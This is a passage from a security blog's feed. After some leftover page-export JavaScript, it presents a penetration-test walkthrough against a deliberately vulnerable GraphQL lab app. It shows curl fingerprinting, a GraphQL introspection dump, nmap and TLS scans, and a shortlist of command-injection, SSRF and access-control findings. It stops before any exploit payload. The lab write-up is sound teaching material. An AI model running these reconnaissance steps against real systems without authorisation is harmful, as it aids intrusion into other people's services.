function swSvgPng(){return new Promise(function(res){var s=document.getElementById("sw-ac-svg");if(!s){res(null);return;}var c=s.cloneNode(true);c.setAttribute("width","940");c.setAttribute("height","600");if(c.style)c.style.width="";var xml=new XMLSerializer().serializeToString(c);var url="data:image/svg+xml;charset=utf-8,"+encodeURIComponent(xml);var img=new Image();img.onload=function(){var W=1880,H=1200;var cv=document.createElement("canvas");cv.width=W;cv.height=H;var cx=cv.getContext("2d");cx.fillStyle="#0b0f14";cx.fillRect(0,0,W,H);try{cx.drawImage(img,0,0,W,H);res({url:cv.toDataURL("image/png"),w:W,h:H});}catch(e){res(null);}};img.onerror=function(){res(null);};img.src=url;});}
function swPdfRun(b){swSvgPng().then(function(png){var src=document.querySelector(".page__content")||document.querySelector("article");if(!src){swReset(b);return;}var clone=src.cloneNode(true);clone.removeAttribute("class");clone.querySelectorAll(".sw-pdf-ui,.page__meta,.page__share,.page__taxonomy,.page__footer,nav,script,.pagination").forEach(function(n){n.remove();});clone.querySelectorAll("svg").forEach(function(sv){if(png){var im=document.createElement("img");im.src=png.url;im.setAttribute("style","width:100%;max-width:820px;display:block;margin:10px auto");sv.parentNode.replaceChild(im,sv);}else{sv.remove();}});clone.querySelectorAll("pre,code,.highlight,.highlighter-rouge").forEach(function(n){n.style.setProperty("white-space","pre-wrap","important");n.style.setProperty("word-break","break-word","important");n.style.setProperty("max-width","100%","important");});clone.querySelectorAll("h1,h2,h3,h4,h5").forEach(function(h){h.style.setProperty("color","#d61c1c","important");h.style.fontFamily="Arial,Helvetica,sans-serif";h.style.setProperty("font-weight","700","important");h.style.marginTop="18px";h.style.borderLeft="4px solid #9fef00";h.style.paddingLeft="8px";});clone.querySelectorAll("a").forEach(function(a){a.style.setProperty("color","#0b5cad","important");});var wrap=document.createElement("div");wrap.id="swpdfwrap";wrap.setAttribute("style","position:absolute;left:0;top:0;z-index:-1;width:760px;padding:0 0 26px;background:#ffffff;color:#161616;font-family:-apple-system,Segoe UI,Roboto,Arial,sans-serif;font-size:14px;line-height:1.6;box-sizing:border-box;");var hh=document.querySelector("h1.page__title,h1");var band=document.createElement("div");band.setAttribute("style","background:#0b0f14;padding:16px 22px;margin-bottom:16px;border-bottom:3px solid #9fef00;");band.innerHTML='<div style="color:#9fef00;font-weight:700;font-size:20px;font-family:Arial,Helvetica,sans-serif">SweshInfoSec</div><div style="color:#c9d1d9;font-size:12px;font-family:Arial,Helvetica,sans-serif">'+((hh&&hh.textContent)?hh.textContent.trim():"Walkthrough")+'</div>';wrap.appendChild(band);var pad=document.createElement("div");pad.setAttribute("style","padding:0 30px;");pad.appendChild(clone);wrap.appendChild(pad);document.body.appendChild(wrap);var H=wrap.scrollHeight;var opt={margin:[12,10,16,10],filename:swName(""),image:{type:"jpeg",quality:0.95},html2canvas:{scale:2,useCORS:true,backgroundColor:"#ffffff",scrollX:0,scrollY:0,x:0,y:0,width:760,windowWidth:760,windowHeight:H,height:H},jsPDF:{unit:"mm",format:"a4",orientation:"portrait"},pagebreak:{mode:["css","legacy"],avoid:["pre","img","table"]}};html2pdf().set(opt).from(wrap).toPdf().get("pdf").then(function(pdf){swWM(pdf);pdf.save(opt.filename);var el=document.getElementById("swpdfwrap");if(el)el.remove();swReset(b);}).catch(function(){var el=document.getElementById("swpdfwrap");if(el)el.remove();swReset(b);});});}
function swPdfChain(b){swSvgPng().then(function(png){if(!png){alert("No attack-chain diagram on this page.");swReset(b);return;}var wrap=document.createElement("div");wrap.id="swpdfwrap";wrap.setAttribute("style","position:absolute;left:0;top:0;z-index:-1;width:1100px;padding:26px;background:#0b0f14;color:#e6edf3;font-family:ui-monospace,Menlo,Consolas,monospace;box-sizing:border-box;");var hh=document.querySelector("h1.page__title,h1");var ti=document.createElement("div");ti.textContent="Attack Chain \u2014 "+((hh&&hh.textContent)?hh.textContent.trim():"Walkthrough");ti.setAttribute("style","color:#9fef00;font-weight:700;font-size:18px;margin-bottom:14px;");wrap.appendChild(ti);var im=document.createElement("img");im.src=png.url;im.setAttribute("style","width:100%;display:block;border-radius:12px");wrap.appendChild(im);document.body.appendChild(wrap);var CH=wrap.scrollHeight;var opt={margin:[10,8,12,8],filename:swName("-attack-chain"),image:{type:"jpeg",quality:0.95},html2canvas:{scale:2,useCORS:true,backgroundColor:"#0b0f14",scrollX:0,scrollY:0,x:0,y:0,width:1100,windowWidth:1100,windowHeight:CH,height:CH},jsPDF:{unit:"mm",format:"a4",orientation:"landscape"},pagebreak:{mode:["css","legacy"]}};html2pdf().set(opt).from(wrap).toPdf().get("pdf").then(function(pdf){swWM(pdf);pdf.save(opt.filename);var el=document.getElementById("swpdfwrap");if(el)el.remove();swReset(b);}).catch(function(){var el=document.getElementById("swpdfwrap");if(el)el.remove();swReset(b);});});}
(function(){var cb=document.querySelector(".sw-chain");if(cb&&!document.getElementById("sw-ac-svg"))cb.style.display="none";})();
</script>]]></content><author><name>SweshInfoSec</name></author><category term="infosec" /><category term="pentest" /><category term="blackops" /><category term="sweshinfosec" /><category term="walkthrough" /><category term="web-application-pentest" /><category term="guardianleaks" /><category term="sql-injection" /><category term="sqli" /><category term="ssrf" /><category term="server-side-request-forgery" /><category term="stored-xss" /><category term="xss" /><category term="cross-site-scripting" /><category term="csrf" /><category term="clickjacking" /><category term="werkzeug" /><category term="flask-debug" /><category term="rce" /><category term="remote-code-execution" /><category term="information-disclosure" /><category term="insecure-cookie" /><category term="missing-hsts" /><category term="permissive-cors" /><category term="owasp" /><category term="owasp-a01-broken-access-control" /><category term="owasp-a03-injection" /><category term="owasp-a05-security-misconfiguration" /><category term="owasp-a07-identification-authentication-failures" /><category term="owasp-a10-ssrf" /><category term="cwe-89" /><category term="cwe-79" /><category term="cwe-918" /><category term="cwe-489" /><category term="cwe-352" /><category term="cwe-1021" /><category term="cwe-614" /><category term="wstg-inpv-05" /><category term="wstg-inpv-02" /><category term="wstg-inpv-19" /><category term="wstg-conf-02" /><category term="wstg-conf-07" /><category term="wstg-sess-02" /><category term="nmap" /><category term="testssl" /><category term="ffuf" /><category term="sqlmap" /><category term="curl" /><summary type="html"><![CDATA[Step-by-step web-app pentest of GuardianLeaks — SQLi to a full credential dump, SSRF into cloud metadata, an easy-to-miss stored XSS, and an exposed Werkzeug debugger. 3 criticals + full kill chain.]]></summary></entry><entry><title type="html">DVGA on pentest-ground.com — GraphQL Pentest Walkthrough</title><link href="https://sweshinfosec.github.io/infosec/pentest/pentest-ground-dvga-graphql-walkthrough/" rel="alternate" type="text/html" title="DVGA on pentest-ground.com — GraphQL Pentest Walkthrough" /><published>2026-08-29T00:00:00+00:00</published><updated>2026-08-29T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/infosec/pentest/pentest-ground-dvga-graphql-walkthrough</id><content type="html" xml:base="https://sweshinfosec.github.io/infosec/pentest/pentest-ground-dvga-graphql-walkthrough/"><![CDATA[<h2 id="what-we-found--tldr">What We Found — TL;DR</h2>

<p>This is a walkthrough of a web app pentest against <strong>pentest-ground.com</strong> — a public security-testing practice range running Damn Vulnerable GraphQL Application (DVGA). This post takes you through every phase from the first introspection query to full remote code execution inside the app container.</p>

<p><strong>What to expect reading this:</strong></p>
<ul>
  <li>A GraphQL API with introspection left on (free schema dump, zero auth)</li>
  <li>A <code class="language-plaintext highlighter-rouge">pastes</code> query that trusts a client-supplied visibility flag (private data leak)</li>
  <li>A debug resolver with a raw <code class="language-plaintext highlighter-rouge">cmd</code> parameter and a weak default credential (instant RCE)</li>
  <li>Step-by-step commands with real output at every stage</li>
  <li>A full animated kill chain tying all findings together</li>
</ul>

<div style="background:#111;border:1px solid #ff444433;border-radius:6px;padding:12px 16px;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;">
<div style="color:#ff4444;font-weight:700;margin-bottom:10px;">⚡ Quick Summary — What Was Exploited</div>
<div style="color:#aaa;line-height:2;">
<span style="color:#ff4444;">● CRITICAL</span> OS Command Injection — systemDiagnostics(cmd) → full RCE · CWE-78 · OWASP A03<br />
<span style="color:#ff4444;">● CRITICAL</span> Broken Access Control — pastes(public:false) unauth data leak · CWE-284 · OWASP A01 · WSTG-ATHZ-02<br />
<span style="color:#ff9800;">● HIGH    </span> SSRF — importPaste(host,port,scheme) attacker-controlled fetch · CWE-918 · OWASP A10<br />
<span style="color:#ffeb3b;">● MEDIUM  </span> GraphQL Introspection Enabled — full schema disclosure · CWE-200 · OWASP A05<br />
<span style="color:#ffeb3b;">● MEDIUM  </span> Unauthenticated Destructive Mutation — deleteAllPastes() exposed (documented, not executed)<br />
<span style="color:#4488ff;">● LOW     </span> Missing Security Headers / Insecure Cookie — no HSTS, cookie missing Secure/HttpOnly · CWE-614
</div>
</div>

<p><strong>Tools used in this walkthrough:</strong> <code class="language-plaintext highlighter-rouge">nmap</code> · <code class="language-plaintext highlighter-rouge">wafw00f</code> · <code class="language-plaintext highlighter-rouge">testssl.sh</code> · <code class="language-plaintext highlighter-rouge">curl</code> (manual GraphQL introspection/queries)</p>

<p><strong>Skill level:</strong> Beginner-friendly — every command is explained.</p>

<hr />

<style>
.ph-card{background:#0d0d0d;border:1px solid #1e1e1e;border-radius:8px;padding:18px 20px;margin:24px 0;font-family:'Courier New',monospace;}
.ph-label{font-size:10px;letter-spacing:2px;color:#444;text-transform:uppercase;margin-bottom:6px;}
.ph-title{font-size:16px;font-weight:700;margin:0 0 4px;}
.ph-desc{font-size:12px;color:#666;margin:0;}
.crit{color:#ff4444}.high{color:#ff9800}.med{color:#ffeb3b}.low{color:#4488ff}.ok{color:#00e676}
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.vuln-card{background:#111;border:1px solid #1e1e1e;border-radius:6px;margin:16px 0;overflow:hidden;}
.vuln-hdr{display:flex;align-items:center;gap:10px;padding:10px 14px;}
.vuln-body{padding:12px 14px;font-size:13px;color:#aaa;line-height:1.7;}
.badge{font-size:10px;font-weight:700;padding:2px 8px;border-radius:3px;}
.bc{background:#3d0000;color:#ff4444}.bh{background:#2a1a00;color:#ff9800}.bm{background:#1a1800;color:#ffeb3b}.bl{background:#00001a;color:#4488ff}.bo2{background:#002a14;color:#00e676}
/* animated diagrams */
@keyframes fadeUp{from{opacity:0;transform:translateY(12px)}to{opacity:1;transform:translateY(0)}}
@keyframes pulse{0%,100%{box-shadow:0 0 0 0 rgba(159,239,0,.4)}50%{box-shadow:0 0 0 8px rgba(159,239,0,0)}}
@keyframes scan{0%{width:0}100%{width:100%}}
@keyframes blink{0%,100%{opacity:1}50%{opacity:.3}}
@keyframes arrowFlow{0%{stroke-dashoffset:100}100%{stroke-dashoffset:0}}
@keyframes popIn{0%{opacity:0;transform:scale(.8)}100%{opacity:1;transform:scale(1)}}
@keyframes chainPulse{0%{border-color:#ff4444}50%{border-color:#ff444488}100%{border-color:#ff4444}}
.anim-wrap{background:#0a0a0a;border:1px solid #1e1e1e;border-radius:8px;padding:20px;margin:16px 0;overflow:hidden;}
.node{background:#111;border:1px solid #1e1e1e;border-radius:6px;padding:8px 14px;font-family:'Courier New',monospace;font-size:11px;text-align:center;display:inline-block;}
.node.active{border-color:#9fef00;color:#9fef00;animation:pulse 2s infinite;}
.node.red{border-color:#ff4444;color:#ff4444;}
.node.orange{border-color:#ff9800;color:#ff9800;}
.flow-arrow{color:#444;font-size:18px;margin:0 8px;vertical-align:middle;}
</style>

<!-- ASSESSMENT SUMMARY -->
<div class="ph-card" style="border-top:2px solid #9fef00;">
  <div style="display:flex;gap:10px;flex-wrap:wrap;margin-bottom:14px;">
    <div style="flex:1;min-width:160px;"><div class="ph-label">Target</div><div style="font-family:'Courier New',monospace;color:#eee;font-size:13px;">pentest-ground.com:5013</div></div>
    <div style="flex:1;min-width:120px;"><div class="ph-label">Environment</div><div style="font-family:'Courier New',monospace;color:#9fef00;font-size:13px;">Lab</div></div>
    <div style="flex:1;min-width:120px;"><div class="ph-label">Framework</div><div style="font-family:'Courier New',monospace;color:#eee;font-size:13px;">Web App (GraphQL)</div></div>
    <div style="flex:1;min-width:120px;"><div class="ph-label">Date</div><div style="font-family:'Courier New',monospace;color:#eee;font-size:13px;">2026-08-29</div></div>
  </div>
  <div style="display:flex;gap:8px;flex-wrap:wrap;">
    <div style="background:#3d0000;border:1px solid #ff444433;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div class="crit" style="font-size:22px;font-weight:700;">2</div><div style="font-size:9px;color:#ff444488;letter-spacing:1px;">CRITICAL</div></div>
    <div style="background:#2a1a00;border:1px solid #ff980033;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div class="high" style="font-size:22px;font-weight:700;">1</div><div style="font-size:9px;color:#ff980088;letter-spacing:1px;">HIGH</div></div>
    <div style="background:#1a1800;border:1px solid #ffeb3b33;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div class="med" style="font-size:22px;font-weight:700;">2</div><div style="font-size:9px;color:#ffeb3b88;letter-spacing:1px;">MEDIUM</div></div>
    <div style="background:#00001a;border:1px solid #4488ff33;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div class="low" style="font-size:22px;font-weight:700;">1</div><div style="font-size:9px;color:#4488ff88;letter-spacing:1px;">LOW</div></div>
    <div style="background:#111;border:1px solid #33333355;border-radius:6px;padding:8px 14px;text-align:center;min-width:60px;"><div style="font-size:22px;font-weight:700;color:#555;">1</div><div style="font-size:9px;color:#33333388;letter-spacing:1px;">INFO</div></div>
  </div>
</div>

<hr />

<h2 id="phase-1--information-gathering">Phase 1 — Information Gathering</h2>

<div class="anim-wrap">
<div style="font-size:10px;color:#444;letter-spacing:2px;margin-bottom:14px;">INFORMATION GATHERING — TARGET PROFILE</div>
<div style="display:flex;flex-direction:column;gap:8px;">
  <div style="animation:fadeUp .4s ease .1s both;display:flex;align-items:center;gap:10px;">
    <div class="node active" style="min-width:180px;">🎯 pentest-ground.com:5013</div>
    <span class="flow-arrow">→</span>
    <div class="node" style="border-color:#4488ff;color:#4488ff;animation:fadeUp .4s ease .3s both;">nginx / GraphQL</div>
    <span class="flow-arrow" style="animation:fadeUp .4s ease .5s both;">+</span>
    <div class="node" style="border-color:#4488ff;color:#4488ff;animation:fadeUp .4s ease .5s both;">nginx/1.31.4</div>
  </div>
  <div style="animation:fadeUp .4s ease .6s both;display:flex;align-items:center;gap:10px;">
    <div class="node" style="min-width:180px;border-color:#444;color:#666;">HTTP Headers</div>
    <span class="flow-arrow">→</span>
    <div class="node orange" style="animation:fadeUp .4s ease .8s both;">Set-Cookie: env=graphiql:disable</div>
  </div>
  <div style="animation:fadeUp .4s ease .9s both;display:flex;align-items:center;gap:10px;">
    <div class="node" style="min-width:180px;border-color:#444;color:#666;">SSL/TLS</div>
    <span class="flow-arrow">→</span>
    <div class="node" style="border-color:#9fef00;color:#9fef00;animation:fadeUp .4s ease 1.1s both;">TLS 1.2/1.3 only — healthy config</div>
  </div>
  <div style="animation:fadeUp .4s ease 1.2s both;display:flex;align-items:center;gap:10px;">
    <div class="node" style="min-width:180px;border-color:#444;color:#666;">Tech Stack</div>
    <span class="flow-arrow">→</span>
    <div class="node red" style="animation:fadeUp .4s ease 1.4s both;">⚠ Damn Vulnerable GraphQL App (DVGA)</div>
  </div>
</div>
</div>

<p>I started by fingerprinting the target at <code class="language-plaintext highlighter-rouge">https://pentest-ground.com:5013/</code>. Before touching anything active, I wanted to know what I was dealing with — server headers, TLS posture, and any obvious tells in a plain response.</p>

<div class="tool-cmd">$ curl -sk -D - https://pentest-ground.com:5013/</div>
<div class="tool-out">HTTP/1.1 200 OK
Server: nginx/1.31.4
Content-Type: text/html; charset=utf-8
Set-Cookie: env=graphiql:disable; Path=/</div>

<p>That <code class="language-plaintext highlighter-rouge">Set-Cookie: env=graphiql:disable</code> is a dead giveaway — it’s the exact cookie DVGA (Damn Vulnerable GraphQL Application) uses to toggle its bundled GraphiQL IDE. Before sending a single crafted payload, I already knew the framework.</p>


<p>To confirm, I opened the app in a browser:</p>

<p><img src="/assets/images/posts/2026-08-29-dvga-graphql/01-recon-dvga-homepage.png" alt="DVGA landing page confirming the framework" />
<em>The “Damn Vulnerable GraphQL Application” branding on the homepage confirms it outright — no guessing needed.</em></p>

<div class="tool-cmd">$ testssl.sh --headers --protocols --vulnerable pentest-ground.com:5013</div>
<div class="tool-out">TLS 1.2      offered (OK)
TLS 1.3      offered (OK): final
Strict Transport Security    not offered
Cookie(s)                    1 issued: NOT secure, NOT HttpOnly
Heartbleed / CCS / POODLE / CRIME / FREAK / DROWN / BEAST   not vulnerable (OK)
LUCKY13 (CVE-2013-0169), experimental   potentially VULNERABLE, uses CBC ciphers</div>

<p>TLS itself was solid — no legacy protocol support, no classic downgrade bugs. But no HSTS and an insecure cookie went straight onto the findings list as low-severity hardening gaps.</p>

<hr />

<h2 id="phase-2--reconnaissance">Phase 2 — Reconnaissance</h2>

<div class="anim-wrap">
<div style="font-size:10px;color:#444;letter-spacing:2px;margin-bottom:14px;">RECONNAISSANCE — GRAPHQL SCHEMA SURFACE</div>
<div style="position:relative;height:160px;">
  <div style="position:absolute;left:50%;top:50%;transform:translate(-50%,-50%);z-index:3;">
    <div class="node active" style="padding:10px 18px;">/graphql</div>
  </div>
  <div style="position:absolute;left:3%;top:8%;animation:fadeUp .5s ease .3s both;"><div class="node" style="border-color:#ff4444;color:#ff4444;font-size:11px;">systemDiagnostics(cmd) ⚠</div></div>
  <div style="position:absolute;left:70%;top:6%;animation:fadeUp .5s ease .5s both;"><div class="node" style="border-color:#ff9800;color:#ff9800;font-size:11px;">importPaste(host,port)</div></div>
  <div style="position:absolute;left:2%;top:58%;animation:fadeUp .5s ease .7s both;"><div class="node" style="border-color:#ff4444;color:#ff4444;font-size:11px;">pastes(public:false)</div></div>
  <div style="position:absolute;left:72%;top:62%;animation:fadeUp .5s ease .9s both;"><div class="node" style="border-color:#4488ff;color:#4488ff;font-size:11px;">deleteAllPastes()</div></div>
  <div style="position:absolute;left:32%;top:2%;animation:fadeUp .5s ease 1.1s both;"><div class="node" style="border-color:#4488ff;color:#4488ff;font-size:11px;">__schema introspection</div></div>
  <div style="position:absolute;left:52%;top:80%;animation:fadeUp .5s ease 1.3s both;"><div class="node" style="border-color:#4488ff;color:#4488ff;font-size:11px;">search(keyword)</div></div>
</div>
</div>


<p>GraphQL doesn’t have “endpoints” the way REST does — everything hides behind one URL. So instead of directory brute-forcing, the move is a standard introspection query against <code class="language-plaintext highlighter-rouge">/graphql</code>.</p>

<div class="tool-cmd">$ curl -sk -X POST https://pentest-ground.com:5013/graphql \
  -H "Content-Type: application/json" \
  -d '{"query":"{ __schema { queryType { name } mutationType { name } types { name fields { name args { name } } } } } }"}'</div>
<div class="tool-out">Query:      pastes(public, limit, filter), paste(id, title), systemUpdate,
            systemDiagnostics(username, password, cmd), systemDebug(arg),
            systemHealth, users(id), readAndBurn(id), search(keyword),
            audits, deleteAllPastes, me(token)
Mutations:  createPaste, editPaste, deletePaste, uploadPaste,
            importPaste(host, path, port, scheme), createUser, login</div>

<p>Same query, replayed live in the browser against the app’s own origin — same result, still zero authentication:</p>

<p><img src="/assets/images/posts/2026-08-29-dvga-graphql/02-enumeration-introspection.png" alt="Unauthenticated GraphQL introspection query executed in-browser, dumping the full schema" />
<em>Every query and mutation the API exposes — <code class="language-plaintext highlighter-rouge">systemDiagnostics</code>, <code class="language-plaintext highlighter-rouge">importPaste</code>, <code class="language-plaintext highlighter-rouge">deleteAllPastes</code> — handed over before a single auth header was sent.</em></p>

<p>Unauthenticated, zero effort, and it handed over the entire attack surface. Three fields jumped out immediately: <code class="language-plaintext highlighter-rouge">systemDiagnostics(cmd)</code> (a raw command parameter next to a shell-shaped resolver), <code class="language-plaintext highlighter-rouge">importPaste(host, port, scheme)</code> (a textbook SSRF shape), and <code class="language-plaintext highlighter-rouge">pastes(public)</code> (a visibility flag controlled entirely by the caller).</p>

<hr />

<h2 id="phase-3--scanning">Phase 3 — Scanning</h2>

<div class="anim-wrap">
<div style="font-size:10px;color:#444;letter-spacing:2px;margin-bottom:12px;">PORT &amp; SERVICE MAP (RECON ONLY — EXPLOITATION SCOPED TO :5013)</div>
<div style="display:grid;grid-template-columns:repeat(auto-fill,minmax(120px,1fr));gap:8px;">
  <div style="animation:popIn .3s ease .1s both;background:#0d1a0d;border:1px solid #9fef0044;border-radius:5px;padding:8px;text-align:center;font-family:'Courier New',monospace;font-size:11px;"><div style="color:#9fef00;font-size:14px;font-weight:700;">:80</div><div style="color:#666;">http</div></div>
  <div style="animation:popIn .3s ease .2s both;background:#0d1a0d;border:1px solid #9fef0044;border-radius:5px;padding:8px;text-align:center;font-family:'Courier New',monospace;font-size:11px;"><div style="color:#9fef00;font-size:14px;font-weight:700;">:443</div><div style="color:#666;">https</div></div>
  <div style="animation:popIn .3s ease .3s both;background:#0d1a0d;border:1px solid #9fef0044;border-radius:5px;padding:8px;text-align:center;font-family:'Courier New',monospace;font-size:11px;"><div style="color:#ff9800;font-size:14px;font-weight:700;">:5013</div><div style="color:#ff9800;">DVGA ⚠ (in scope)</div></div>
  <div style="animation:popIn .3s ease .4s both;background:#1a0000;border:1px solid #ff444444;border-radius:5px;padding:8px;text-align:center;font-family:'Courier New',monospace;font-size:11px;"><div style="color:#ff4444;font-size:14px;font-weight:700;">:6379</div><div style="color:#ff4444;">OOS ⛔</div></div>
  <div style="animation:popIn .3s ease .5s both;background:#111;border:1px solid #33333355;border-radius:5px;padding:8px;text-align:center;font-family:'Courier New',monospace;font-size:11px;"><div style="color:#888;font-size:14px;font-weight:700;">:7001</div><div style="color:#666;">OOS ⛔</div></div>
  <div style="animation:popIn .3s ease .6s both;background:#111;border:1px solid #33333355;border-radius:5px;padding:8px;text-align:center;font-family:'Courier New',monospace;font-size:11px;"><div style="color:#888;font-size:14px;font-weight:700;">:9000</div><div style="color:#666;">OOS ⛔</div></div>
</div>
</div>

<div class="tool-cmd">$ nmap -sT -T4 pentest-ground.com -p 21,22,25,53,80,443,3306,3389,5432,5900,6379,8000,8080,8443,8888,9000,9090,9200,27017</div>
<div class="tool-out">PORT      STATE    SERVICE
80/tcp    open     http
443/tcp   open     https
6379/tcp  open     redis
9000/tcp  open     cslistener
(remaining probed ports filtered/no-response)</div>

<p>A straight sequential <code class="language-plaintext highlighter-rouge">-p-</code> sweep across all 65535 ports tripped the host’s scan-rate protection and just hung — a good reminder that shared community targets often have anti-scan defenses. Switching to curated, non-sequential port batches got clean results instead. A separate batch confirmed <code class="language-plaintext highlighter-rouge">7001/tcp</code> open as well. Per scope, only <code class="language-plaintext highlighter-rouge">:5013</code> was authorized for vulnerability analysis and exploitation — everything else here is recon-only and was left untouched.</p>

<div class="tool-cmd">$ wafw00f https://pentest-ground.com:5013</div>
<div class="tool-out">[*] Checking https://pentest-ground.com:5013
[-] No WAF detected by the generic detection</div>

<p>No WAF in front of the app — nothing to bypass, nothing slowing down the requests that followed.</p>

<hr />

<h2 id="phase-4--vulnerability-analysis">Phase 4 — Vulnerability Analysis</h2>

<div class="anim-wrap">
<div style="font-size:10px;color:#444;letter-spacing:2px;margin-bottom:12px;">VULNERABILITY SHORTLIST — PRIORITISED</div>
<div style="display:flex;flex-direction:column;gap:6px;">
  <div style="animation:fadeUp .35s ease .1s both;display:flex;align-items:center;gap:10px;padding:8px 12px;background:#1a0000;border:1px solid #ff444433;border-radius:5px;font-family:'Courier New',monospace;font-size:12px;">
    <span class="badge bc">CRITICAL</span><span style="color:#eee;">OS Command Injection — systemDiagnostics(cmd)</span><span style="margin-left:auto;color:#ff4444;">9.8</span>
  </div>
  <div style="animation:fadeUp .35s ease .2s both;display:flex;align-items:center;gap:10px;padding:8px 12px;background:#1a0000;border:1px solid #ff444433;border-radius:5px;font-family:'Courier New',monospace;font-size:12px;">
    <span class="badge bc">CRITICAL</span><span style="color:#eee;">Broken Access Control — pastes(public:false)</span><span style="margin-left:auto;color:#ff4444;">8.6</span>
  </div>
  <div style="animation:fadeUp .35s ease .3s both;display:flex;align-items:center;gap:10px;padding:8px 12px;background:#1a1000;border:1px solid #ff980033;border-radius:5px;font-family:'Courier New',monospace;font-size:12px;">
    <span class="badge bh">HIGH</span><span style="color:#eee;">SSRF — importPaste(host, path, port, scheme)</span><span style="margin-left:auto;color:#ff9800;">7.5</span>
  </div>
